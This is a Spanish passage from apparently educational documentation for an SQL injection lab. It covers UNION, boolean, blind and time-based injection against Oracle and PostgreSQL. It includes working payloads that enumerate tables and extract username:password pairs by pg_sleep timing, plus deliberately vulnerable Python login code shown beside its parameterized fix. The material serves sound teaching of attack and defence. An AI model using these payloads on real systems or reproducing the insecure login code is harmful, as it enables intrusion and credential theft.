El laboratorio refleja esta estrategia de filtrado mostrando únicamente las tablas relevantes después de ejecutar la inyección filtrada. Esto permite a los participantes observar cómo una consulta más específica puede ser más efectiva en un ataque real.



The screenshot shows a web application interface for SQL injection. At the top, a blue header reads "Sentencia SQL". Below it, a text area contains a SQL query: `SELECT * FROM Usuarios WHERE username = 'k' AND password = 'cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM all_tables WHERE owner = 'SYSTEM' AND TABLE_NAME NOT LIKE '%%' AND TABLE_NAME NOT LIKE 'SYS%' AND TABLE_NAME NOT LIKE 'LOGMNR%' --'`. Below the query, a green box displays the results of the UNION SELECT query: `[(1, None, 'SYSTEM', 'REDO_DB'), (1, None, 'SYSTEM', 'REDO_LOG'), (1, None, 'SYSTEM', 'SCHEDULER_PROGRAM_ARGS_TBL'), (1, None, 'SYSTEM', 'SCHEDULER_JOB_ARGS_TBL'), (1, None, 'SYSTEM', 'REPL_VALID_COMPAT'), (1, None, 'SYSTEM', 'REPL_SUPPORT_MATRIX'), (1, None, 'SYSTEM', 'SQLPLUS_PRODUCT_PROFILE'), (1, None, 'SYSTEM', 'HELP'), (1, None, 'SYSTEM', 'USUARIOS')]`.

Figura 16: Obtención de tablas filtradas en Oracle

8.5. Diferencias de las inyecciones en PostgreSQL

Aunque las inyecciones UNION SELECT comparten un principio básico, existen diferencias importantes entre Oracle y PostgreSQL debido a las particularidades de cada sistema de gestión de bases de datos. Estas diferencias incluyen:

- Nombres y estructuras de las vistas del sistema.
- Sintaxis y funciones específicas para obtener metadatos.
- La necesidad de adaptaciones en los valores de relleno (NULL o literales).

A continuación, se analizarán las diferencias específicas para cada tipo de inyección, comparando las consultas utilizadas en Oracle y PostgreSQL.

8.5.1. Obtención del nombre de la base de datos

En Oracle, se utiliza la función `ora_database_name` para obtener el nombre de la base de datos activa, mientras que en PostgreSQL se utiliza la función `current_database()`. La sintaxis de ambas inyecciones es la siguiente:

- Oracle:


```
1 cualquier_input' UNION SELECT 1, ora_database_name, NULL AS  
    nombre_bd_relleno_1, NULL AS nombre_bd_relleno_2 FROM dual  
    --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, current_database() AS  
    nombre_bd, NULL, NULL; --
```

Diferencias clave:

- En PostgreSQL, la función `current_database()` se utiliza para devolver el nombre de la base de datos activa. A diferencia de `ora_database_name`, esta función no requiere tablas auxiliares como `dual`.
- PostgreSQL permite la ejecución directa de la función sin necesidad de tablas adicionales, simplificando la consulta.
- Los valores de relleno (`NULL`) en PostgreSQL cumplen la misma función de garantizar la compatibilidad con la estructura de la consulta original.




Figura 17: Obtención del nombre de la base de datos en PostgreSQL

8.5.2. Obtención de la versión de la base de datos

Para obtener la versión de la base de datos, Oracle utiliza la vista `v$version`, mientras que en PostgreSQL se utiliza la función `version()` que devuelve información detallada del sistema. Las inyecciones correspondientes son:

■ Oracle:

```
1 cualquier_input' UNION SELECT NULL, banner, NULL, NULL FROM  
    v$version WHERE banner LIKE 'Oracle%' --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, version(), NULL, NULL; --
```

Diferencias clave:

- En PostgreSQL, la función `version()` devuelve un solo valor con información sobre la versión del sistema de gestión de bases de datos, el sistema operativo y otros detalles relevantes, mientras que Oracle utiliza una vista que contiene múltiples filas.
- PostgreSQL no requiere un filtro como `WHERE banner LIKE 'Oracle%'`, ya que la función `version()` devuelve directamente la información necesaria.




Figura 18: Obtención de la versión de la base de datos en PostgreSQL

8.5.3. Obtención de todas las tablas de la base de datos

Para obtener un listado de todas las tablas, Oracle utiliza la vista `ALL_TABLES`, mientras que PostgreSQL emplea `information_schema.tables`. Las inyecciones correspondientes son:

■ Oracle:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM
all_tables WHERE OWNER='SYSTEM' --
```

■ PostgreSQL:

```
1 cualquier_input' UNION SELECT NULL, NULL, table_schema,
table_name
2 FROM information_schema.tables WHERE table_schema = 'public';
--
```

Diferencias clave:

- En PostgreSQL, la vista `information_schema.tables` se utiliza para obtener un listado de tablas, donde `table_schema` corresponde al esquema del propietario de la tabla y `table_name` al nombre de la tabla.
- La condición `WHERE table_schema = 'public'` se utiliza en PostgreSQL para filtrar las tablas creadas en el esquema `public`, que es el predeterminado en muchas aplicaciones.
- Al igual que en Oracle, es posible agregar filtros adicionales en PostgreSQL para excluir tablas del sistema o irrelevantes, utilizando condiciones como `table_name NOT LIKE 'pg_%'`.




Figura 19: Obtención de tablas de la base de datos en PostgreSQL

8.6. Código vulnerable del login

A continuación, se presenta el código vulnerable en Python para el login tanto en **Oracle** como en **Postgre**, que permite la inyección SQL basada en UNION SELECT.

8.6.1. Código vulnerable en Oracle

En el siguiente código para el login en Oracle, la vulnerabilidad radica en la concatenación directa de las entradas del usuario (username y password) en la consulta SQL, sin realizar validación o sanitización:

```
1 def login_inseguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
6                 AND password = '"+password+"'"
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia)
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
13            return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
14        else:
15            return {"sentencia": sentencia}
16    except PBD.DatabaseError as error:
17        return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad se encuentra en la construcción de la variable `sentencia`, donde los valores proporcionados por el usuario se concatenan directamente en la consulta SQL.

```
1 sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"' AND
    password = '"+password+"'"
```

Esta práctica permite que un atacante inserte código SQL malicioso que manipule la consulta.

8.6.2. Versión segura del código en Oracle

Para evitar inyecciones SQL, se debe usar consultas parametrizadas:

```
1 def login_seguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = :username
6                                     AND password = :password"
7
8     try:
9         cursor = conexion.cursor()
10        cursor.execute(sentencia, {"username": username, "password":
11                                    password})
12
13        usuario = cursor.fetchall()
14        cursor.close()
15        if usuario:
16            return {"resultado": usuario, "auth": "true"}
17        else:
18            return {"auth": "false"}
19    except PBD.DatabaseError as error:
20        return {"resultado": error}
```

8.6.3. Código vulnerable en Postgre

El siguiente código para el login en PostgreSQL presenta la misma vulnerabilidad, utilizando concatenación directa de las entradas del usuario en la consulta SQL:

```
1 def login_inseguro_base_postgresql(username, password):
2     conexion = dbConectarPostgreSQL()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
6                                     AND password = '"+password+"'"
7
8     try:
9         cursor = conexion.cursor()
10        cursor.execute(sentencia)
11        usuario = cursor.fetchall()
12        cursor.close()
13        if usuario:
14            return {"resultado": usuario, "sentencia": sentencia, "auth":
15                    ": true"}
16        else:
17            return {"sentencia": sentencia}
18    except PBD.DatabaseError as error:
19        return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad está en la construcción de la variable `sentencia`, donde se concatena directamente la entrada del usuario.

```
1 sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"' AND  
password = '"+password+"'"
```

8.6.4. Versión segura del código en Postgre

En PostgreSQL, se deben usar consultas parametrizadas con `psycopg2`:

```
1 def login_seguro_base_postgresql(username, password):  
2     conexion = dbConectarPostgreSQL()  
3     if not conexion:  
4         return False  
5     sentencia = "SELECT * FROM Usuarios WHERE  
username = %s AND password = %s "  
6     try:  
7         cursor = conexion.cursor()  
8         cursor.execute(sentencia, (username, password))  
9         usuario = cursor.fetchall()  
10        cursor.close()  
11        if usuario:  
12            return {"resultado": usuario, "auth": "true"}  
13        else:  
14            return {"auth": "false"}  
15    except PBD.DatabaseError as error:  
16        return {"resultado": error}
```

9. Inyección basada en Booleanos

La inyección SQL basada en booleanos es una técnica en la que un atacante explota vulnerabilidades en las consultas SQL de una aplicación para inferir información sobre la base de datos. Este ataque se basa en el análisis de las respuestas de la aplicación web a consultas booleanas, es decir, aquellas que evalúan condiciones como verdaderas o falsas. A diferencia de otros métodos, esta técnica no requiere acceso directo a los resultados de la base de datos; en su lugar, el atacante utiliza las diferencias en las respuestas de la aplicación (como cambios en el contenido, mensajes de error o tiempo de carga) para deducir información sensible. Prevenir este tipo de ataques requiere una estricta validación de entradas, el uso de consultas parametrizadas y una adecuada configuración de los mensajes de error.

9.1. Mecanismo del ataque

1. **Identificación de puntos vulnerables:** El atacante busca parámetros de entrada en la aplicación web que interactúan directamente con la base de datos. Esto puede incluir campos de formularios, parámetros en la URL, cookies o encabezados HTTP. Una vez localizado un punto vulnerable, el atacante comienza a probar diferentes inyecciones booleanas.

2. **Construcción de consultas booleanas:** Utilizando inyecciones como:

```
http://example.com/page.php?id=1 AND 1=1
```

(siempre verdadera) y:

```
http://example.com/page.php?id=1 AND 1=2
```

(siempre falsa), el atacante evalúa las diferencias en las respuestas de la aplicación. Por ejemplo, si la primera consulta devuelve contenido y la segunda no, el atacante confirma que la entrada es vulnerable.

3. **Inferencia de datos sensibles:** Una vez confirmada la vulnerabilidad, el atacante realiza consultas booleanas para inferir información sobre la base de datos. Por ejemplo, puede intentar determinar la longitud del nombre de una tabla:

```
http://example.com/page.php?id=1 AND LENGTH(table_name)=5
```

Si la aplicación devuelve contenido en esta condición, el atacante deduce que el nombre de la tabla tiene 5 caracteres. Este proceso se repite para extraer más información, como nombres de columnas o datos específicos.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción Boolean-Based SQL Injection, en Oracle o en PostgreSQL.



Figura 20: Opción de Boolean-Based SQL Injection en el laboratorio de inyecciones SQL

En esta sección, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*




Figura 21: Formulario de inicio de sesión para Boolean-Based SQL Injection

Se puede observar también la descripción de la inyección, su grado de dificultad, y su grado de peligrosidad.

9.2. Obtención del número de caracteres de un campo

Una de las primeras técnicas que un atacante puede utilizar en una inyección SQL basada en booleanos es determinar la longitud de un campo en la base de datos. Esta información es crucial para ataques posteriores, ya que permite al atacante ajustar las inyecciones y extraer datos de manera más efectiva. Para obtener la longitud de un campo, el atacante envía consultas booleanas que evalúan la longitud de un campo específico y analiza las respuestas de la aplicación para inferir la longitud real.

En primer lugar se va a hacer uso de la inyección en la base de datos Oracle, para ello se va a utilizar la siguiente inyección SQL para determinar la longitud del campo *username* en la tabla *usuarios*:

En el usuario:

```
' OR (SELECT CASE WHEN (LENGTH(username) = 5) THEN 1/0 ELSE 1 END FROM
(SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1 --
```

En la contraseña se introduce cualquier valor válido.

Explicación de la inyección:

- **LENGTH(username) = 5:** Esta condición evalúa si la longitud del campo **username** es igual a 5. Si la condición es verdadera, se produce un error de división por cero (1/0), lo que indica al atacante que la longitud es 5. Si la condición es falsa, no se produce un error y el atacante puede inferir que la longitud es diferente de 5.
- **ROWNUM AS rn FROM Usuarios WHERE rn=1:** Se utiliza para limitar la consulta a una sola fila, ya que la inyección booleana debe evaluar la longitud de un campo en una fila específica.

- `1 = 1`: Es una condición siempre verdadera que se utiliza para mantener la consulta original válida y evitar errores de sintaxis.
- `--`: Es un comentario que se utiliza para eliminar cualquier condición adicional en la consulta original, asegurando que la inyección se ejecute sin restricciones.
- Al ejecutar esta inyección, el atacante puede inferir la longitud del campo `username` en la tabla `usuarios` basándose en la respuesta de la aplicación.
- En el laboratorio, la aplicación responde de manera diferente si la longitud es correcta o incorrecta, lo que permite al atacante confirmar la longitud del campo.

En caso de ser correcta la longitud, la aplicación mostrará un mensaje de error, indicando que hay una división por cero, lo que indica que la longitud del campo es 5. El error es el siguiente:

ORA-01476: el divisor es igual a cero



Figura 22: Determinación de la longitud del campo `username` en Oracle

En cambio, si la longitud es incorrecta, la aplicación mostrará un mensaje de error diferente, indicando que las credenciales son incorrectas.

Esta inyección podría ser automatizada mediante un script que pruebe diferentes longitudes hasta encontrar la correcta, lo que permitiría al atacante obtener información sobre la estructura de la base de datos de manera más eficiente.

9.3. Obtención de un carácter específico de un campo

Una vez que el atacante ha determinado la longitud de un campo, puede proceder a extraer caracteres específicos de ese campo utilizando inyecciones SQL basadas en booleanos. Este proceso implica enviar consultas que evalúan caracteres individuales en una posición determinada y analizar las respuestas de la aplicación para inferir el contenido real del campo.

En el caso de la base de datos Oracle, se va a utilizar la siguiente inyección SQL para obtener el primer carácter del campo `username` en la tabla `usuarios`:

En el usuario:


```
' OR (SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'a') THEN 1/0 ELSE
1 END FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE
rn=1) = 1 --
```

En la contraseña se introduce cualquier valor válido.

Explicación de la inyección:

- `SUBSTR(username, 1, 1) = 'a'`: Esta condición evalúa si el primer carácter del campo `username` es igual a `'a'`. Si la condición es verdadera, se produce un error de división por cero (`1/0`), lo que indica al atacante que el carácter es `'a'`. Si la condición es falsa, no se produce un error y el atacante puede inferir que el carácter es diferente de `'a'`.
- `ROWNUM AS rn FROM Usuarios WHERE rn=1`: Se utiliza para limitar la consulta a una sola fila, ya que la inyección booleana debe evaluar el carácter en una fila específica.
- `1 = 1`: Es una condición siempre verdadera que se utiliza para mantener la consulta original válida y evitar errores de sintaxis.
- `--`: Es un comentario que se utiliza para eliminar cualquier condición adicional en la consulta original, asegurando que la inyección se ejecute sin restricciones.
- Al ejecutar esta inyección, el atacante puede inferir el primer carácter del campo `username` en la tabla `usuarios` basándose en la respuesta de la aplicación.
- En el laboratorio, la aplicación responde de manera diferente si el carácter es correcto o incorrecto, lo que permite al atacante confirmar el contenido del campo.

En caso de ser correcto el carácter, la aplicación mostrará un mensaje de error, indicando que hay una división por cero, lo que indica que el primer carácter del campo es `'a'`. El error es el siguiente:

ORA-01476: el divisor es igual a cero



Figura 23: Obtención del primer carácter del campo `username` en Oracle

En cambio, si el carácter es incorrecto, la aplicación mostrará un mensaje de error diferente, indicando que las credenciales son incorrectas.

Este proceso, al igual que el anterior, podría ser automatizado mediante un script que pruebe diferentes caracteres hasta encontrar el correcto, lo que permitiría al atacante extraer información sobre el contenido real del campo de manera más eficiente. Sería posible obtener el contenido completo del campo, caracter por caracter.

9.4. Código utilizado en el laboratorio

En esta inyección, se reutiliza la lógica de login de las inyecciones Union-Attack, ya que la vulnerabilidad se encuentra en la misma parte del código. A continuación, se muestra el código vulnerable en Python para el login en Oracle, que permite la inyección SQL basada en booleanos:

```
1 def login_inseguro_base_oracle(username, password):
2     conexion = dbConectarOracle()
3     if not conexion:
4         return False
5     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
6                 AND password = '"+password+"'"
7     try:
8         cursor = conexion.cursor()
9         cursor.execute(sentencia)
10        usuario = cursor.fetchall()
11        cursor.close()
12        if usuario:
13            return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
14        else:
15            return {"sentencia": sentencia}
16    except PBD.DatabaseError as error:
17        return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad se encuentra en la construcción de la variable `sentencia`, donde los valores proporcionados por el usuario se concatenan directamente en la consulta SQL.

9.5. Excepción de las inyecciones Boolean en PostgreSQL

En el caso de nuestro laboratorio, el cual está diseñado para usarse con una inyección mediante división por cero, no es posible implementar la inyección en PostgreSQL, ya que este sistema analiza la consulta completa antes de ejecutarse, y si encuentra un error, no se ejecuta y lanza error.

En cambio, se podría realizar intentando buscar otra lógica en la consulta que permita inferir la información deseada.

10. Inyecciones Blind en SQL

Las inyecciones SQL **Blind** son un tipo de ataque en el que un atacante puede inferir información sobre la base de datos a pesar de que la aplicación no proporciona mensajes de error explícitos o respuestas directas. A diferencia de las inyecciones SQL tradicionales, en las que los resultados de las consultas maliciosas pueden ser visibles en la interfaz de la aplicación, las inyecciones **Blind** se basan en observar diferencias en el comportamiento de la aplicación para deducir información sensible.

Este tipo de ataque es especialmente efectivo en aplicaciones que han implementado medidas básicas de seguridad, como la supresión de mensajes de error, pero que siguen siendo vulnerables debido a la falta de validación adecuada de las entradas del usuario.

10.1. Características principales de las inyecciones Blind

- **Ausencia de mensajes de error:** Las aplicaciones vulnerables no muestran mensajes de error explícitos, lo que obliga al atacante a depender de métodos indirectos para extraer información.
- **Dependencia del comportamiento de la aplicación:** El atacante analiza cómo responde la aplicación a diferentes condiciones (por ejemplo, cambios en el contenido de las páginas, duración de las respuestas, etc.).
- **Ataques iterativos:** Este tipo de ataque a menudo requiere múltiples consultas para extraer información carácter por carácter o bit por bit, lo que lo hace más lento que otros tipos de inyecciones SQL.

10.2. Tipos de inyecciones Blind

Existen varios métodos para llevar a cabo ataques Blind, dependiendo de cómo se infiera la información de la base de datos. En este laboratorio se explorarán principalmente dos tipos de inyecciones Blind:

- **Basadas en condiciones booleanas:** Este método utiliza consultas con condiciones booleanas (**TRUE** o **FALSE**) para observar cómo cambia el comportamiento de la aplicación. Por ejemplo, un atacante podría enviar una consulta como `' OR '1'='1'` para verificar si la condición se evalúa como verdadera.
- **Basadas en tiempo:** Este enfoque utiliza funciones de retardo en SQL, como **SLEEP()** en PostgreSQL o **DBMS_LOCK.SLEEP()** en Oracle, para medir el tiempo de respuesta de la aplicación. Si la aplicación tarda más en responder, el atacante puede inferir que la consulta fue evaluada como verdadera.
- **Basadas en diferencias de contenido:** En este método, el atacante compara los cambios en el contenido devuelto por la aplicación para determinar si una condición se cumple. Por ejemplo, un mensaje de éxito o error podría indicar el resultado de la consulta.

10.3. Objetivos de las inyecciones Blind

El propósito principal de una inyección Blind es obtener información sensible de la base de datos, como:

- Nombres de tablas y columnas.
- Estructura de la base de datos.
- Datos confidenciales, como credenciales de usuarios.

Aunque las inyecciones Blind suelen requerir más tiempo que otros tipos de ataques debido a su naturaleza iterativa, son altamente efectivas en aplicaciones donde no se permiten mensajes de error explícitos.

10.4. Ejemplo básico de una inyección Blind basada en booleanos

Supongamos que un atacante intenta determinar si el usuario `admin` existe en la base de datos mediante el siguiente payload:

```
1 admin' AND '1'='1' --
```

Si la aplicación responde positivamente (por ejemplo, mostrando un mensaje de éxito), el atacante deduce que el usuario `admin` existe. Si, en cambio, introduce una condición que siempre es falsa:

```
1 admin' AND '1'='2' --
```

Y la aplicación responde negativamente (por ejemplo, mostrando un mensaje de error o devolviendo una página en blanco), el atacante puede confirmar su hipótesis. Este proceso puede extenderse para obtener más información sobre la base de datos.

10.5. Importancia de prevenir este tipo de ataques

Aunque las inyecciones Blind no proporcionan información directa, son una herramienta poderosa para los atacantes que buscan explotar vulnerabilidades en aplicaciones web. Prevenir este tipo de ataques es esencial para proteger la confidencialidad, integridad y disponibilidad de los datos almacenados en la base de datos.

Medidas como la validación estricta de entradas, el uso de consultas parametrizadas y la reducción de diferencias en las respuestas de la aplicación son fundamentales para mitigar el riesgo de inyecciones SQL Blind.

11. Inyección Blind basada en condiciones booleanas

12. Inyección Blind basada en tiempo

La inyección SQL basada en tiempo es una técnica utilizada para explotar vulnerabilidades en aplicaciones que interactúan con bases de datos. Este tipo de ataque pertenece a la categoría de **inyección SQL ciega** y se caracteriza por depender del tiempo de respuesta del servidor para deducir información de la base de datos.

12.1. ¿Cómo Funciona?

1. **Manipulación de consultas SQL:** El atacante envía una entrada maliciosa que incluye comandos SQL diseñados para retrasar deliberadamente la respuesta del servidor.
2. **Uso de funciones de espera:** Se utilizan funciones específicas del sistema de base de datos para generar retrasos controlados. En PostgreSQL, una función comúnmente explotada es `pg_sleep(n)`, que pausa la ejecución por `n` segundos.
3. **Interpretación del tiempo de respuesta:**
 - Si el servidor se detiene durante el tiempo especificado, el atacante deduce que la condición evaluada es verdadera.
 - Si no hay retraso, la condición evaluada es falsa.
4. **Extracción de información:** A través de múltiples consultas condicionales, el atacante deduce información sensible, como nombres de bases de datos, tablas o credenciales.

12.2. Ejemplo Práctico

Supongamos que la aplicación ejecuta una consulta SQL vulnerable como la siguiente:

```
1 SELECT * FROM usuarios WHERE nombre = '${input}' AND contrasena = '${password}';
```

Un atacante podría enviar la siguiente entrada maliciosa para deducir el primer carácter del nombre de la base de datos:

```
1 ' OR (CASE WHEN SUBSTRING((SELECT current_database()), 1, 1) = 'n' THEN  
pg_sleep(5) ELSE pg_sleep(0) END) --
```

Esto generará la siguiente consulta:

```
1 SELECT * FROM usuarios  
2 WHERE nombre = '' OR  
3 (CASE WHEN SUBSTRING((SELECT current_database()), 1, 1) = 'n'  
4 THEN pg_sleep(5)  
5 ELSE pg_sleep(0) END) --  
6 AND contrasena = '';
```

Interpretación de resultados:

- Si la consulta provoca un retraso de 5 segundos, el atacante sabe que el primer carácter del nombre de la base de datos es 'n'.
- Si no hay retraso, el carácter es diferente.

El proceso se repite para deducir cada carácter del nombre de la base de datos, reconstruyendo la información deseada. Todo esto se puede automatizar mediante la implementación de scripts. Posteriormente veremos un ejemplo práctico de un script implementado para extraer datos del laboratorio propuesto.

12.3. Inyecciones implementadas

En esta subsección presentamos varias variantes de inyecciones SQL basadas en tiempo que se aplican sobre un escenario ya descrito. Estas inyecciones permiten extraer información sin necesidad de recibir directamente datos sensibles en la respuesta, simplemente utilizando el comportamiento temporal de la base de datos para validar hipótesis sobre cada carácter.

El patrón general del ataque es el siguiente:

1. Formular una consulta que compare un cierto prefijo {p} de la cadena que se desea descubrir con el valor real truncado a {i} caracteres.
2. Si el prefijo no coincide, la consulta no introduce retraso. Esta respuesta inmediata le indica al atacante que la hipótesis {p} es incorrecta.
3. Si el prefijo coincide, la consulta desencadena una función de retardo (como `pg_sleep`), provocando una demora en la respuesta. Dicha demora actúa como una señal para el atacante, confirmando que el prefijo es correcto.
4. El atacante repite el proceso carácter a carácter, refinando el prefijo {p} hasta descubrir la totalidad de la cadena objetivo (ya sea un nombre de usuario, el nombre de la base de datos, una combinación de usuario-contraseña, etc.).

A continuación, se presentan tres ejemplos concretos de inyecciones, cada uno orientado a extraer información diferente. En todos los casos, se asume que el atacante:

- Conoce la existencia de las tablas o funciones involucradas (por ejemplo, `Usuarios`, `current_database()`).
- Itera sobre un conjunto de posibles caracteres (letras, dígitos, signos) y valida, paso a paso, cuál es el carácter correcto en cada posición.

Inyección para obtener “nombres de usuario”

```
1 ' AND (  
2     LEFT((SELECT string_agg(username, ',') FROM Usuarios), {i}) <> '{p}  
3     ,  
4     OR (  
5         LEFT((SELECT string_agg(username, ',') FROM Usuarios), {i}) = '  
6         {p}'  
7         AND ( SELECT NULL FROM pg_sleep(2) ) IS NULL  
8     )  
9 ) --
```

Proceso de ataque:

1. El atacante selecciona un prefijo {p} y una posición {i} (por ejemplo, el primer carácter del primer nombre de usuario).
2. Inyecta la consulta forzando a que, si el prefijo actual es correcto, se ejecute `pg_sleep(2)`. Si la respuesta del servidor tarda 2 segundos, el atacante sabe que ese prefijo (hasta la {i}-ésima posición) es correcto.

3. Si la respuesta es inmediata, el prefijo es incorrecto. El atacante entonces prueba con otro carácter, hasta encontrar el que provoca el retardo.
4. Una vez confirmado un carácter, incrementa {i} para probar el siguiente, repitiendo este proceso carácter a carácter.
5. De este modo, va descubriendo todos los nombres de usuario concatenados por comas.

Inyección para obtener “nombres de la base de datos”

```
1 '
2 AND (
3     left(current_database(), {i}) <> '{p}'
4     OR (
5         left(current_database(), {i}) = '{p}'
6         AND EXISTS (SELECT 1 FROM pg_sleep(1))
7     )
8 )
9 --
```

Proceso de ataque:

1. El atacante comienza intentando adivinar el primer carácter del nombre de la base de datos. Usa un prefijo {p} de longitud 1 (por ejemplo, 'a') y establece {i} = 1.
2. Inyecta la consulta. Si `left(current_database(), 1) = 'a'` es cierto, la consulta entra en la parte que ejecuta `pg_sleep(1)`, produciendo un retraso.
3. Si no hay retraso, el atacante prueba otro carácter en lugar de 'a', digamos 'b', y así sucesivamente, hasta provocar la demora.
4. Una vez acertado el primer carácter, incrementa {i} a 2 y repite el procedimiento con el prefijo de dos caracteres. Continúa así sucesivamente hasta reconstruir el nombre completo de la base de datos.

Inyección para obtener “Usuarios y Contraseñas concatenados”

```
1 ' AND (
2     LEFT((SELECT string_agg(username || ':' || password, ',') FROM
3         Usuarios), {i}) <> '{p}'
4     OR (
5         LEFT((SELECT string_agg(username || ':' || password, ',') FROM
6             Usuarios), {i}) = '{p}'
7         AND EXISTS (SELECT 1 FROM pg_sleep(1))
8     )
9 )
10 --
```

Proceso de ataque:

1. El atacante sabe que la tabla **Usuarios** contiene nombres de usuario y contraseñas, y que la inyección generará una cadena del tipo `usuario1:password1,usuario2:password2,...`.
2. Comienza adivinando el primer carácter del primer par `usuario:password`. Inserta un carácter candidato en `{p}` y usa `{i} = 1`.
3. Si el servidor tarda 1 segundo (por el `pg_sleep(1)`), el atacante confirma que el primer carácter es el correcto. De lo contrario, prueba con otro carácter.
4. Al encontrar el primer carácter, pasa al segundo (`{i} = 2`), manteniendo el prefijo correcto anterior, y repite la operación.
5. De este modo, el atacante recupera usuario y contraseña de cada cuenta, concatenados y separados por comas.

